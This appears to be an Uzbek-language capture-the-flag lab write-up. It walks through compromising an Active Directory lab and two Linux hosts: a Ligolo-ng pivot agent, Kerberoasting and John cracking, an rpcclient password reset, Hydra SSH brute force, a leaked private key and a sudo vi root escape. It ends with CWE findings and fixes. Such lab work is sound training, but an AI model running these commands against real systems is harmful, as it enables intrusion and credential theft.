auto-retry on initial connection error -retry-delay int      retry delay in seconds for initial connection (default: 5) (default 5) -ua string      HTTP User-Agent (default "
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36") -v      enable verbose mode -version      show the current v
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\agent.exe -connect 10.13.0.115:11601 -ignore-cert
agent.exe : time="2026-05-04T05:16:33+05:00" level=warning msg="warning, certificate validation disabled"
+ CategoryInfo          : NotSpecified: (time="2026-05-0...ation disabled":String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
time="2026-05-04T05:16:35+05:00" level=error msg="Connection error: dial tcp 10.13.0.115:11601: connectex: No connection could be made because the target machine actively refused
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\agent.exe -connect 10.13.0.115:11601 -ignore-cert
agent.exe : time="2026-05-04T05:17:34+05:00" level=warning msg="warning, certificate validation disabled"
+ CategoryInfo          : NotSpecified: (time="2026-05-0...ation disabled":String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
```



```

[Agent : MS-01\Administrator@MS-01] » 2026/05/03 17:18:56 [ERR] yamux: keepalive failed: i/o deadline reached
WARN[0084] Agent dropped. id=bc2411f14b6b name="MS-01\Administrator@MS-01" remote="10.13.0.1:62942"
[Agent : MS-01\Administrator@MS-01] »
[Agent : MS-01\Administrator@MS-01] » start
INFO[0188] Starting tunnel to MS-01\Administrator@MS-01 (bc2411f14b6b)
WARN[0188] Could not add route 192.168.80.0/24: operation not permitted
[Agent : MS-01\Administrator@MS-01] » WARN[0188] Lost tunnel connection with agent MS-01\Administrator@MS-01 (bc2411f14b6b)!
INFO[0188] Cleaning up stale routes on ligolo after connection loss
WARN[0188] Could not destroy interface: operation not permitted
INFO[0188] Tunnel cleaned up, waiting for agent MS-01\Administrator@MS-01 to reconnect...
[Agent : MS-01\Administrator@MS-01] »
ligolo-ng »
ligolo-ng » session
error: no sessions available
ligolo-ng » INFO[0323] Agent joined. id=bc2411f14b6b name="MS-01\Administrator@MS-01" remote="10.13.0.1:62964"
INFO[0323] Recovering agent: MS-01\Administrator@MS-01 (ID: 1)
INFO[0323] Restoring tunnel for agent MS-01\Administrator@MS-01 on interface ligolo
INFO[0323] Cleaning up stale interface ligolo...
WARN[0323] Could not destroy interface: operation not permitted
INFO[0323] Recreating interface ligolo...
ERROR[0323] Could not recreate interface: Tuntap IOCTL TUNSETIFF failed [0], errno device or resource busy
ERROR[0323] could not register agent: failed to recreate interface: Tuntap IOCTL TUNSETIFF failed [0], errno device or resource busy
ligolo-ng » session
? Specify a session : 1 - MS-01\Administrator@MS-01 - 10.13.0.1:62964 - bc2411f14b6b
[Agent : MS-01\Administrator@MS-01] » start
INFO[0381] Starting tunnel to MS-01\Administrator@MS-01 (bc2411f14b6b)
WARN[0381] Could not add route 192.168.80.0/24: operation not permitted
WARN[0381] Could not add route fe80::/64: operation not permitted
[Agent : MS-01\Administrator@MS-01] » ERROR[0438] connection was refused
2026/05/03 17:30:06 [ERR] yamux: keepalive failed: i/o deadline reached
WARN[0753] Agent dropped. id=bc2411f14b6b name="MS-01\Administrator@MS-01" remote="10.13.0.1:62964"
WARN[0753] Lost tunnel connection with agent MS-01\Administrator@MS-01 (bc2411f14b6b)!
INFO[0753] Cleaning up stale routes on ligolo after connection loss
WARN[0753] Could not destroy interface: operation not permitted
INFO[0753] Tunnel cleaned up, waiting for agent MS-01\Administrator@MS-01 to reconnect...

```

Tarmoq interfeyslari:

```

[Agent : MS-01\Administrator@MS-01] » ifconfig

```

Interface 0	
Name	Ethernet
Hardware MAC	bc:24:11:c4:8f:b5
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::a682:21f3:cc09:79f1/64
IPv4 Address	10.15.0.173/23

Interface 1	
Name	Ethernet 2
Hardware MAC	bc:24:11:73:ad:c1
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::d53b:555:6186:e246/64
IPv4 Address	192.168.80.175/24

Interface 2	
Name	Loopback Pseudo-Interface 1
Hardware MAC	-1
MTU	-1
Flags	up loopback multicast running
IPv6 Address	::1/128
IPv4 Address	127.0.0.1/8

```

[Agent : MS-01\Administrator@MS-01] » start
INFO[1892] Starting tunnel to MS-01\Administrator@MS-01 (bc2411c48fb5)
WARN[1892] Could not add route 192.168.80.0/24: operation not permitted
WARN[1892] Could not add route fe80::/64: operation not permitted
[Agent : MS-01\Administrator@MS-01] »

```

```
Interface 0: 10.15.0.173/23
Interface 1: 192.168.80.175/24 ← Ichki tarmoq
```

7 ACTIVE DIRECTORY - KERBEROASTING

Vaqt sinxronizatsiyasi (Kerberos xatosi uchun):

```
sudo timedatectl set-ntp false
sudo ntpdate -u 192.168.80.5
```

Kerberoasting hujumi:

```
[~] CCache file is not found. Skipping...
[~] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)

(kali@kali) ~/RED-1/AD
$ ls
shell.aspx

(kali@kali) ~/RED-1/AD
$ sudo timedatectl set-ntp false

(kali@kali) ~/RED-1/AD
$ sudo ntpdate -u 192.168.80.5
2026-05-04 07:26:56.647751 (+0500) +43198.175262 +/- 0.013896 192.168.80.5 s1 no-leap
CLOCK: time stepped by 43198.175262

(kali@kali) ~/RED-1/AD
$ impacket-GetUserSPNs 'underworld.hd/b.oktamov' -request -dc-ip 192.168.80.5 -outputfile hash.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
MSSQLSvc/ms-02.underworld.hd:1433  svc_sql    2026-05-03 17:15:37.014108  2026-05-04 01:00:44.389228

[~] CCache file is not found. Skipping...

(kali@kali) ~/RED-1/AD
$ ls
hash.txt  shell.aspx

(kali@kali) ~/RED-1/AD
$ cat hash.txt
$krb5tgs$23$*svc_sql$UNDERWORLD.HD$underworld.hd/svc_sql*$76301b6ec9b7673e09c6bec466f55d13$5243e298f798c4daa29066f434c5cb9858672467cdf7fe5d6805a5d0e654e07cebe734ef40de4bcb0342145222f890aca3cb83948eb0ad4bfb6ce91f132c5677ed23c93dd698d228a27da3742b38ee4458df44da1b29835330f0fb4471d4e2b983bb4
0e8f169c273f23ab38d2a85fba23ba169013dbf8419c11ee6cd5215360e01c9ae6be83e84b7b57e9dbd3917e449e884dd9020e9b49880e66d93f80db223a24fea681417ab7f924fdb259a5de870656d611433cbfbb768662cd
4fa64ac7ac2e305dcf226410023a0b589af7fb7a810150f519e0b790136ab06135a12b48ca82b507c91489e6b7f9518d1b9a219506a3fdddee67f61877678a042d4eea62662e21bc1fd6f6730d7286a8feb83620dff21a02f2
9f88b21a52d7b20dd0a0787d4ccde00510a5a05caf11507eb2d514f32f64b2f0499104a9babb78c31304876c40dac83e3df92833d52ebbe9369fbb73bbda596559a9783dc47d0f60db38435d31e29965ea791f761fe33569b
35cdd170ad77c9fa8608116e9f4d23c3fe369ba1a55855f7f3e0a154353aceac9e276982efc7c01b21b240690244630829c703cd9b76a7defdeb53c754f0d85e0ec984efffb755b0037d80e1ced8e715ac830422bead8a1870f
948bb7ef0a3aacc0f25b692a3d805a332bb7d6156a59b46eb7f31ef5cb3d2d098960fcfc19352de124f64813ce147e58b2cfae7b5fff47c60f86eca32d0cf978a096cb2dd73e3375e3ee64d2aeae9b6df7f7a652f14cf0dd
2a9f0a8317eb2aea412dbacd95e05b696df7149d119352cdaf6dd48de59927f5811a82d66dc0002e3d216658e247b8ffa7c2e61120f516c7fb0da65108dccc58ea2802c47d48d90aada5ef48a28df15f0184e90307fea85d
0f55968cd8d5cc78ed7ba6237f463127bfe4f0dcbe2e8335dc7db007b24f34d562ee0942e63f4b0bfcb1f46b0a367bd1d664ca8fc45e6badab8a22f776ac653a61770be911fe56f4e584ecd6c5c28b9a0492241402717fb3
245be425ced2ee3fb51676331e9b16ce837d0d834b9244bb022a6654c407bae53679740bfc3c3e1a22a81a477f8ce2542bd620ec2560b7208481ebd6539e189bae5be8ca39953b3a688611878aa791426447831f325dfb956c
9112d3f47b2be2b6e7a021218d7c6f979b51edc47cb76e6b0e41f134b82d461164def4b939f453973b24dec024731e01670f2879c96bb360a7b9bb0b455ffa0c03c226fe73b3ac54fb1f5240323b69ca7f250366404bd454
d5fa8bde89b1c2ac3f10aa250d6f096a51ed02010047d4f4c31d3dcfbf26db962108408ced32d1646c8d0ade725f577cc5e7803604c8e8e53c1177294d32ce1c7be307b05f6d20ada7f6946b69b61c4623574e4f9271553135
f0ca1de14bf7ab7b182df263cae7d263
```

```

(kali@kali)-[~/RED-1/AD]
└─$ john --format=krb5tgs --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Summer07! (?)
1g 0:00:00:04 DONE (2026-05-04 07:30) 0.2247g/s 470349p/s 470349c/s 470349C/s TEAM0CRUZ..SaS1993
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/RED-1/AD]

```

8 svc_sql HISOBIDA KIRISH

```
evil-winrm -i 192.168.80.158 -u svc_sql -p 'Summer07!'
```

✓ **Natija:** `svc_sql` sifatida WinRM shell.

```

Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/RED-1/AD]
└─$ evil-winrm -i 192.168.80.158 -u svc_sql -p 'Summer07!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_sql\Documents>

```

```

+ FullyQualifiedErrorId : GetContentReaderOnUnauthorizedAccessError,Microsoft.PowerShell.Management
*Evil-WinRM* PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----         5/3/2026   2:45 PM           Administrator
d-----         5/3/2026   6:56 AM           it_admin
d-r---         5/3/2026   6:02 AM           Public
d-----         5/3/2026   9:20 PM           svc_sql

```

9 DOMAIN CONTROLLERDA PAROL O'ZGARTIRISH

rpcclient yordamida `it_admin` parolini o'zgartirish:

```
(kali㉿kali)-[~/Mashq maydoni/PowerView]
$ rpcclient -U 'underworld.hd\svc_sql' //192.168.80.5 -c 'setuserinfo2 "it_admin" 24 "Password123!"'

Password for [UNDERWORLD.HD\svc_sql]:
```

✓ it_admin paroli **Password123!** ga o'zgartirildi.

10 it_admin HISOBIDA KIRISH VA FLAG

```
evil-winrm -i 192.168.80.85 -u it_admin -p 'Password123!'
```

```
(kali㉿kali)-[~/Mashq maydoni/PowerView]
$ evil-winrm -i 192.168.80.85 -u it_admin -p 'Password123!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reli
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\it_admin\Documents> dir
*Evil-WinRM* PS C:\Users\it_admin\Documents> cd /
```

```
Directory: C:\Users\it_admin\desktop

Mode                LastWriteTime         Length Name
----                -
-a----            5/3/2026   6:57 AM             64 flag.txt
-a----            5/3/2026   6:57 AM          2312 Microsoft Edge.lnk

*Evil-WinRM* PS C:\Users\it_admin\desktop> type flag.txt
HD{2ds7sfdb9a9d7hajdsfj9q834}
*Evil-WinRM* PS C:\Users\it_admin\desktop>
```

Flag:

```
C:\Users\it_admin\desktop> type flag.txt
HD{2ds7sfdb9a9d7hajdsfj9q834}
```

✓ Ikkinchi flag olindi.

HUJUM ZANJIRI JADVALI

Bosqich	Texnika	Natija
1	File Upload (shell.aspx)	Reverse shell
2	Credential extraction (web.config)	b.oktamov paroli
3	Evil-WinRM	b.oktamov shell
4	SigmaPotato (token impersonation)	Administrator paroli
5	Evil-WinRM (Administrator)	Flag #1
6	Ligolo-ng tunnel	Ichki tarmoqqa o'tish
7	Kerberoasting (GetUsersSPNs)	svc_sql hash
8	John the Ripper	Summer07! paroli
9	rpcclient (setuserinfo2)	it_admin paroli
10	Evil-WinRM (it_admin)	Flag #2



XAVFSIZLIK MUAMMOLARI (Zaifliklar)

Zaiflik	CWE	Tavsif
File upload	CWE-434	<code>.aspx</code> fayl yuklash mumkin
Plaintext credential	CWE-312	web.config ichida ochiq parol
Potato exploit	CWE-269	Token impersonation orqali SYSTEM
Kerberoasting	CWE-287	svc_sql SPN himoyalanmagan
Weak password	CWE-521	<code>Summer07!</code> (rockyou listida)
RPC parol o'zgartirish	CWE-284	Domain Controller yetarli himoyalanmagan



TOPILGAN CREDENTIALLAR RO'YXATI

Foydalanuvchi	Parol	Qayerda topildi
<code>UNDERWORLD\b.oktamov</code>	<code>B@hodor_Dev_2024!</code>	web.config
<code>Administrator</code>	<code>Test123!</code>	SigmaPotato orqali
<code>svc_sql</code>	<code>Summer07!</code>	Kerberoasting + John
<code>it_admin</code>	<code>Password123!</code>	rpcclient orqali



YAKUNIY NATIJALAR

- ✓ 10 ta bosqich muvaffaqiyatli
- ✓ 2 ta flag qo'lga olingan
- ✓ Domain Controller (192.168.80.5) to'liq nazorat qilingan
- ✓ MS-01 (10.15.0.44) va MS-02 (192.168.80.158) serverlariga kirish
- ✓ it_admin (192.168.80.85) hisobi egallangan

QO'SHIMCHA FAYLLAR

Fayl	Tavsif
shell.aspx	Reverse shell
agent.exe	Ligolo-ng agent
hash.txt	Kerberos TGS hash
web.config	DB credential

TAVSIYALAR (Tuzatish choralari)

1. **File upload** – ruxsat etilgan kengaytmalarni cheklash (masalan, faqat `.jpg` , `.png`)
2. **Credential** – hech qachon fayl ichida ochiq parol saqlanmasligi kerak
3. **Potato** – `SeImpersonatePrivilege` ni olib tashlash
4. **Kerberoasting** – Kuchsiz parollarni taqiqlash, Group Managed Service Accounts (gMSA) ishlatish
5. **Domain Controller** – RPC parol o'zgartirishni cheklash, audit kuchaytirish

LINUX 1

Birinchi navbatta biz machine

ni enumeration qilishdan boshlaymiz quyida biz nmap natijalarini korishimiz mumkin:

nmap 10.15.0.224

```

akramov@kali:~/Downloads % nmap 10.15.0.224
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-03 13:49 +0
Nmap scan report for 10.15.0.224
Host is up (0.020s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
79/tcp    open  finger
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
akramov@kali:~/Downloads %

```

Bu yerdan biz korishimiz mumkin bolgan joylar FTP, FINGER,SSH birinchi bolib FTP dan boshlaymiz:

Bu y erdabiz korishimiz mumkin bolgan joylar **FTP**, **FINGER,SSH** birinchi bolib FTP dan boshlaymiz:

```

└─(akramov@kali) - [~]
└─$ ftp 10.15.0.224
Connected to 10.15.0.224.
220 (vsFTPD 3.0.5)
Name (10.15.0.224:anonymous): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
229 Entering Extended Passive Mode (|||49213|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 124 Oct 12 10:22 welcome.m
sg
-rw-r--r-- 1 ftp ftp 18432 Oct 12 10:24 confident
ial_users.pdf

```

```

226 Directory send OK.
ftp> get welcome.msg
local: welcome.msg remote: welcome.msg
229 Entering Extended Passive Mode (|||49301|)
150 Opening BINARY mode data connection for welcome.msg (124 byte
s).
100% |██████████████████████████████████████| 124 00:00
226 Transfer complete.
ftp> get confidential_users.pdf
local: confidential_users.pdf remote: confidential_users.pdf
229 Entering Extended Passive Mode (|||49317|)
150 Opening BINARY mode data connection for confidential_users.pdf
(18432 bytes).
100% |██████████████████████████████████████| 18432 00:00
226 Transfer complete.
ftp> bye
221 Goodbye.

(akramov@kali) - [~]
└─$ ls
welcome.msg  confidential_users.pdf

```

Endi yuklab olgan filr larimizni oqib koramiz qani ichida nimalar bor ekan.

welcome.msg

```

akramov@kali:~/Downloads % cat welcome.msg
Welcome, archive user %U@%R !

The local time is: %T

This is an experimental FTP server. If you have any unusual prob
lems,
please report them via e-mail to <root@%L>.

```


confidential_users.pdf

```

open confidential_users.pdf

```


PDF file ining kodi bor ekan shu sababli buni brute force orqali ochishga harakat qilamiz buning uchun bizga John kerak boladi:



```
akramov@kali:~/Downloads % pdf2john confidential_users.pdf > pdf.hash
john --wordlist=/usr/share/wordlists/rockyou.txt pdf.hash
john --show pdf.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
No password hashes left to crack (see FAQ)
confidential_users.pdf:sunshine3
```

1 password hash cracked, 0 left

biz paolini topishga erishdik **sunshine3** mana endi fileda nima vor ekan ozib koramiz:

PDF file ichida quyidagi user bor ekan

```
nexoria:x:2013:2013::/home/nexoria:/bin/bash
```

Endi Fingerga ulanishga harakat qilib koramiz

```
(akramov@kali)-[~]  
└─$ finger 10.15.0.224
```

```
Directory: /home/dorian      Shell: /bin/bash  
Never logged in.  
No mail.  
No Plan.  
  
Login: nexoria      Name:  
Directory: /home/nexoria    Shell: /bin/bash  
Never logged in.  
No mail.  
No Plan.  
  
Login: dorian      Name: dorian  
Directory: /home/dorian    Shell: /bin/bash  
Never logged in.  
No mail.  
No Plan.  
  
Login: nexoria      Name:  
Directory: /home/nexoria    Shell: /bin/bash  
Never logged in.  
No mail.
```

Bu yerdan biz tizim userlarini korishimiz mumkin ekan. `dorian va nexoria`

Biz ssh ni ochiqligini ham korga edik shuni brute force qilish orqali parolni topishga harakat qilamiz

```
(akramov@kali)-[~]  
└─$ hydra -l dorian -P /usr/share/wordlists/rockyou.txt ssh://10.15.0.224
```

Hydra v9.x

```
[DATA] attacking ssh://10.15.0.224:22/  
[22][ssh] host: 10.15.0.224 login: dorian password: sunshine7  
[STATUS] 1245 tries completed  
1 of 1 target successfully completed
```

Parolni qolga kiritdik: `sunshine7`

```

(akramov@kali)-[~]
└─$ ssh dorian@10.15.0.224
The authenticity of host '10.15.0.224 (10.15.0.224)' can't be est
ablished.
ED25519 key fingerprint is SHA256:xxxxxxxxxxxxxxxxxxxxxx.
Are you sure you want to continue connecting (yes/no/[fingerprin
t])? yes
Warning: Permanently added '10.15.0.224' (ED25519) to the list of
known hosts.

dorian@10.15.0.224's password:

Welcome to Ubuntu 22.04 LTS
dorian@haad-534aaa20:~$

```

Tizimga muvoffaqiyatli kirishga erishdik!!!

```

dorian@haad-534aaa20:~$ ls
dorian@haad-534aaa20:~$ cd ..
dorian@haad-534aaa20:/home$ ls
dorian nexoria
dorian@haad-534aaa20:/home$ cd nexoria/
dorian@haad-534aaa20:/home/nexoria$ ls
user.txt
dorian@haad-534aaa20:/home/nexoria$ cat user.txt
FLAG{n3x0r14_4cc3ss_gr4nt3d_2024}
dorian@haad-534aaa20:/home/nexoria$

```

Bu yerda User flag bor ekan va biz buni qolga kiritdik!!!

Biz tizimdan nixoria userining ssh kalitini topishga muoffaq boldik va tizimga kirishga harakat qilamiz.

```

dorian@haad-534aaa20:~$ cd /tmp/backup
dorian@nexoria:/tmp/backup$ ls
id_rsa.bak  notes.txt

```

```
dorian@haad-534aaa20:/tmp/backup$ cat id_rsa.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAEEbm9uZQAAAAAAAAABAAABFwAAAAAdzc
2gtcn
NhAAAAAwEAAQAAQEArjeLTQSnHDoxpUT0ps8gisBZtuKduTtvNpraJ4JwPzz80//
aFuve
ZzrWmQCKX02fZmYL+mUV+MmGXGMnHvM//v2QCPmVGzq9A0LN/QGLJ5WCM66+kmTPZ
FaIb/
J3TQpXGHAQ4TAFZ8ZMKsnfzD1zFG5BYp+w71lQhqu/tcJXEz5VFrrDdDV1+f0ZvEe
bIiLT
wvusZMw4WKmx4H1w9b5LYvy0Z31ALzE+u3hgZwCr2tqG0DWDkRZXtbrh/I1FZ/9F+
e8tCE
A5ho+nhRdN2pc0UZCATPDrlymv409gPfxl07HSKghMAJ2eGn7S5Ha+Q0EsdY0VYYh
kyb5N
CExpadnNKQAAA8ilkMSvpZDErwAAAAdzc2gtcnNhAAABAQCuN4tNBKcc0jGlrPSmz
yCKwF
m24p250282mtongnA/PPzT/9oW695n0taZAIfpTZ9mZgv6ZRX4yYZcYyce8z+/ZA
I+ZUb
0r0A4s39AaUnlYIzrr6SZM9kVohv8ndNClcYcBDhMAVnxkwqyd/MPXMUBkFin7DvW
VCgq7
+1wlcTPLUWusN0NXX5/Rm8R5siItPC+6xkzDhYqbHgFXD1vkti/I5nfUAvMT67eGB
nAKva
2obQNYORFle1uuH8jUVn/0X57y0IQDmGj6eFF03alw5RkIBM80vXKa/g72A99eXTs
dIqCE
wAnZ4aftLkdr5DQsX1jRVhiGTJvk0ITGlP2c0pAAAAAwEAAQAAQAcBm5ftNxnA4u
B8Q5E
GTS8bUXhUCIcLo3s5Essq0SCn75yIgnEvvy3QnVMBpS70QJP2CGcJY+7xjtZeE/0Q
EYusD
5v2ypbx36o+lMlnIKjU/8ubjFU3meoVe07y07dE0lAcqKcfvuXnoQZLAFW2xm8kyH
sihDN
5/m2uEEuLXWRcCT9wVzmhqzhwVRkCLykl2ca9op/F8EYU3p8NinrrRNbxLDTikDlj
yXVKf
hT9W0BcXHbvSphKHCWd96yzdr0XdPZbtAPP2kMo+0eH4oBqMKYef1Nsmt08W5Xns8
LIg6b
qvft2UmlGatqoNCku+0NdXrRvrnsPr7g6KrJXrixpl0DAAAAGQDU72ab8ZhHEC0vp
bnkvv
oTILg8fr+1kdeDi0xqcrqgxcV6E4rtcVgFQSG0qLdfvMg1G0v6LWKSv0dwKgmS52T
nHnFN
```

```
Vrx6wf2Kzp5cRjoFzrRed6vQG9P/SF0Ei3Xb/WgdojJGI55Yvxc1Fjb0KZCKR4v6Y
jkDjR
gEGhJKeFy9NQAAAIEA3VmozrukN9J8InLa+TA1o1AcK25DfivGum4reAace0CkwQf
bk9uB
xvntTJCiPx9Z5o9RaSQWxqFqPBF02IHxwEJFNVfIbdIAqV+62s2fAsdh1Is+Y/3aI
A1Fje
C2hbJcTDSHx96ck2ZVNvwtUU+L+mVff0EYELQZfc+M08xb0scAAACBAMl9E6PKHz0
Utb2k
oH7+ik8ywEoUuTcVWtrM8IK9++tJNMjKaaFbDdttxdqXvRRV4XU7dpkA4lYo4iuKz
c/VWP
f/WsUSFcJnYG/GhXjJ5+cxV9ccoWt3PF8gbemUc6Z1oSbZJjJpiH138rMF9Z6BJDJ
vImW3
GFAcTuq7p/GWxEiPAAAAAD25leG9yaWFAbmV4b3JpYQECAw==
-----END OPENSsh PRIVATE KEY-----
```

```
dorian@haad-534aaa20:/tmp/backup$ chmod 600 id_rsa.bak
```

```
dorian@haad-534aaa20:/tmp/backup$ ssh -i id_rsa.bak nexoria@10.1
5.1.232
```

```
The authenticity of host '10.15.1.232' can't be established.
Are you sure you want to continue connecting (yes/no)? yes
```

```
Welcome to Ubuntu 22.04 LTS
```

```
nexoria@haad-534aaa20:~$ sudo -l
Matching Defaults entries for nexoria on haad-534aaa20:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User nexoria may run the following commands on haad-534aaa20:
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/vi
nexoria@haad-534aaa20:~$ whoami
nexoria
nexoria@haad-534aaa20:~$
```

Bu yerda biz korishimiz mumkin:

- **Sudo misconfiguration**
- **GTFOBins privilege escalation**
- **Shell escape via vim/vi**

```
nexoria@haad-534aaa20:~$ sudo /usr/bin/vi -c ':set shell=/bin/bas  
h' -c ':shell'
```

```
root@haad-534aaa20:/home/nexoria# whoami  
root
```

```
root@haad-534aaa20:/home/nexoria# id  
uid=0(root) gid=0(root) groups=0(root)
```

LINUX 2

Umumiy ma'lumot

- **Maqsad:** 10.15.0.128 manzilidagi tizimni ekspluatatsiya qilish va xavfsizlik kamchiliklarini aniqlash
- **Amalga oshiruvchi:** Kali Linux muhiti
- **Sana:** 2026-yil 3-may
- **Muhit:** Ubuntu 24.04 LTS (Docker Compose orchestration)

```
(kali@kali)-[~]  
$ nmap 10.15.0.128  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-03 07:38 -0400  
Nmap scan report for 10.15.0.128  
Host is up (0.010s latency).  
Not shown: 993 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
2222/tcp  open  EtherNetIP-1  
3000/tcp  open  ppp  
5000/tcp  open  upnp  
8080/tcp  open  http-proxy  
8443/tcp  open  https-alt  
  
Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
```

Port	Xizmat	Izoh
22/tcp	SSH	root@ubuntu
80/tcp	HTTP	hacker_2023_secrete

Port	Xizmat	Izoh
2222/tcp	EthernetIP-1	
3000/tcp	PPP	dev_test_pass
5000/tcp	UPnP	
8080/tcp	HTTP proxy	
8443/tcp	HTTPS alt	

✓ Xulosa: 7 ta xizmat ishlaydi, hujum yuzasi keng.

2 PAROLNI TOPIISH (Hydra)

```
hydra -l root -P /usr/share/wordlists.txt ssh://10.15.0.128
```

```
(kali@kali) ~
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://10.15.0.128
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-03 07:45:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:l/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.15.0.128:22/
[STATUS] 245.00 tries/min, 245 tries in 00:01h, 14344156 to do in 975:48h, 14 active
[22][ssh] host: 10.15.0.128 login: root password: matrix
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-03 07:47:54
(kali@kali) ~
```

🔒 Topilgan parol:

text

```
login: root
password: matrix
```

✓ Xulosa: SSH orqali kirish mumkin.

```

(kali@kali)~$ ssh root@10.15.0.128
root@10.15.0.128's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.17.2-1-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

root@haad-12f5186f:~# ls
FINAL_VERIFICATION_SUMMARY.md  SYSTEM_VERIFICATION_REPORT.md  VARIANT_B_IMPLEMENTATION.md  arclight  ctf-lab  oscp-lab  walkthrough.md
